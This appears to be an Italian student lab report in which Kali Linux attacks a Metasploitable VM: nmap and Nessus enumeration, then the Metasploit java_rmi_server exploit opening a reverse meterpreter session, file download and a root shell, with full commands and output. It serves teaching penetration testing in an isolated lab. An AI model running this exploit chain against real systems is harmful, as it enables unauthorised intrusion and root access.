Progetto week 7

Prepariamo le macchine impostando gli IP richiesti:
Kali Linux: 192.168.99.111
Metasploitable: 192.168.99.112
Controlliamo che funzioni il collegamento tra le macchine in rete interna tramite ping.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.99.112
PING 192.168.99.112 (192.168.99.112) 56(84) bytes of data.
64 bytes from 192.168.99.112: icmp_seq=1 ttl=64 time=0.478 ms
64 bytes from 192.168.99.112: icmp_seq=2 ttl=64 time=0.248 ms
64 bytes from 192.168.99.112: icmp_seq=3 ttl=64 time=0.246 ms
^C
── 192.168.99.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.246/0.324/0.478/0.108 ms
```

Enumerazione dei servizi

Iniziamo con una serie di scansioni con **nmap** sull'IP della macchina target, con **-O** possiamo identificare da remoto il **Sistema Operativo** attraverso il fingerprint dello stack TCP/IP. Proseguiamo con una scansione tcp con **-sT**, una scansione che analizza tutto il processo del **3 Way Hand-Shake** e infine con una scansione **-sV** in cui vedremo oltre i Service attivi nelle porte aperte anche la Version

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -O 192.168.99.112
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 06:07 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00048s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:86:18:45 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
```

scansione tcp | **Version detection**


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sT 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org
Nmap scan report for 192.168.99.112
Host is up (0.00033s latency).
Not shown: 977 closed tcp ports (conn
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) s
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 06:22 EDT
Nmap scan report for 192.168.99.112
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN
; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.39 seconds
```

Dalle scansioni con nmap possiamo individuare diverse informazioni.
Con la scansione **-O** eseguiamo la Os. fingerprinter che ci mostra la **CPE** (**Common Platform Eunumeration**) per il rilevamento del sirvizio e del sistema operativo su quel target, quindi un Linux 2.6, nel dettaglio una versione compresa tra 2.6.9 e 2.6.33 e che la macchina target è montata su **Oracle VirtualBox Virtual NIC.**
Con la Version Detection abbiamo innanzitutto una nuova volonna VERSION del SERVER, ma anche informazioni sull'**Hosts**, in questo

Vulnerability Scanner

Avviamo una scansione su Nessus, tra le varie criticità troviamo questa relativa al **RMI Registry Detection** sulla **porta 1099** che, come abbiamo evidenziato in precedenza, è relativa al servizio **java-rmi**. L'host remoto esegue un registro RMI, che funge da servizio di denominazione bootstrap per la registrazione e il recupero di oggetti remoti con nomi semplici nel sistema Java Remote Method Invocation (RMI)."



ULTERIORI CONTROLLI SULLA PORTA SPECIFICA

Possiamo usare **nmap** anche per una scansione mirata sulla singola porta per verificarne la vulnerabilità, ma anche **netcat** (dove **-v** sta per verbose in modo da ottenere informazioni aggiuntive) e **telnet** ci dicono che la porta è aperta**.**


```
┌──(kali㉿kali)-[~]
└─$ nmap --script rmi-vuln-classloader -p 1099 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 10:36 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00058s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remot
e code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_serve
r.rb
```


```
┌──(kali㉿kali)-[~]
└─$ nc -v 192.168.99.112 1099
192.168.99.112: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.99.112] 1099 (rmiregistry) open
```

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.99.112 1099
Trying 192.168.99.112 ...
Connected to 192.168.99.112.
Escape character is '^]'.
```


EXPLOITE

Eseguiamo la procedura per ottenere una sessione remota di meterpreter. Avviamo **msfconsole**, cerchiamo il modulo che ci interessa con **search java_rmi** e tramite il comando **use** seguito dal path andiamo ad usare **l'exploit/multi/misc/java_rmi_server** che in descrizione contiene Default Configuration Java Code Execution. **ATTENZIONE** di default viene già configurato il payload **meterpreter**.






Andiamo a controllare le opzioni, notiamo che nel settaggio manca il dato relativo all'RHOST, cioè l'IP della macchina target, con il comando **set RHOST** seguito dall'IP lo andiamo a modificare, mentre l'LHOST, cioè il Local Host è già settato correttamente.



Per sicurezza controlliamo di nuovo le opzioni dopo la modifica, appurato che la modifica è stata salvata lanciamo l'attaccon con il comando **exploit**.



```
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/q3EfmDdaBbJv
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:54116) at 2023-06-16 08:48:49 -0400

meterpreter > 
```

Testiamo meterpreter usando dei semplici comandi per ottenere delle informazioni sulla configurazione di rete (**ifconfig e sysinfo**) e sulla di routing, volendo possiamo aprire nel visualizzare il contenuto del file dell'interfaccia di rete ma anche scaricarlo sulla nostra macchina.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe86:1845
IPv6 Netmask : ::
```

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.99.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe86:1845  ::       ::
```

```
meterpreter > pwd
/
meterpreter > cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
gateway 192.168.99.100
meterpreter > download /etc/network/interfaces
[*] Downloading: /etc/network/interfaces → /home/kali/interfaces
[*] Downloaded 384.00 B of 384.00 B (100.0%): /etc/network/interfaces → /home/kali/interfaces
[*] Completed  : /etc/network/interfaces → /home/kali/interfaces
meterpreter >
```

Continuiamo a testare i comandi che possiamo dare alla macchina target, innanzitutto con il comando help, e poi controlliamo se possiamo capire in che directory siamo, spostarci tra esse, creare file o cartelle

```
meterpreter > pwd
/
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2023-06-16 02:59:44 -0400  dev
040666/rw-rw-rw-  4096     dir   2023-06-16 02:59:49 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  14473    fil   2023-06-16 03:00:10 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2023-06-16 02:59:29 -0400  proc
040666/rw-rw-rw-  4096     dir   2023-06-16 03:00:10 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2023-06-16 02:59:30 -0400  sys
040666/rw-rw-rw-  4096     dir   2023-06-12 06:01:57 -0400  test_metasploit
040666/rw-rw-rw-  4096     dir   2023-06-16 09:08:45 -0400  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter >
```

Scopriamo che possiamo spostarci in alcune directory, andiamo in home e creiamo una nuova cartella chiamata prova, ma non è possibile creare un file di testo

```
meterpreter > cd home
meterpreter > pwd
/home
meterpreter > ls
Listing: /home
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2010-03-17 10:08:02 -0400  ftp
040666/rw-rw-rw-  4096  dir   2023-06-06 06:25:02 -0400  msfadmin
```

```
040666/rw-rw-rw-  4096  dir   2010-04-16 02:16:02 -0400  service
040666/rw-rw-rw-  4096  dir   2010-05-07 14:38:06 -0400  user

meterpreter > mkdir prova
Creating directory: prova
```

```
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2010-03-17 10:08:02 -0400  ftp
040666/rw-rw-rw-  4096  dir   2023-06-06 06:25:02 -0400  msfadmin
040666/rw-rw-rw-  4096  dir   2023-06-16 09:11:52 -0400  prova
040666/rw-rw-rw-  4096  dir   2010-04-16 02:16:02 -0400  service
040666/rw-rw-rw-  4096  dir   2010-05-07 14:38:06 -0400  user

meterpreter > cd prova
meterpreter > touch fileprova.txt
[-] Unknown command: touch
meterpreter > ls
No entries exist in /home/prova
meterpreter > nano fileprova.txt
[-] Unknown command: nano
```

Notiamo come alcuni comandi non vengano riconosciuti, andiamo quindi a creare una **shell**, riproviamo con gli stessi comandi che adesso possiamo effettuare perché abbiamo acquisito i **permessi di root** e quindi potremmo potenzialmente agire con più libertà.

```
meterpreter > uname -a
[-] Unknown command: uname
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2 created.
Channel 2 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
id
uid=0(root) gid=0(root)
```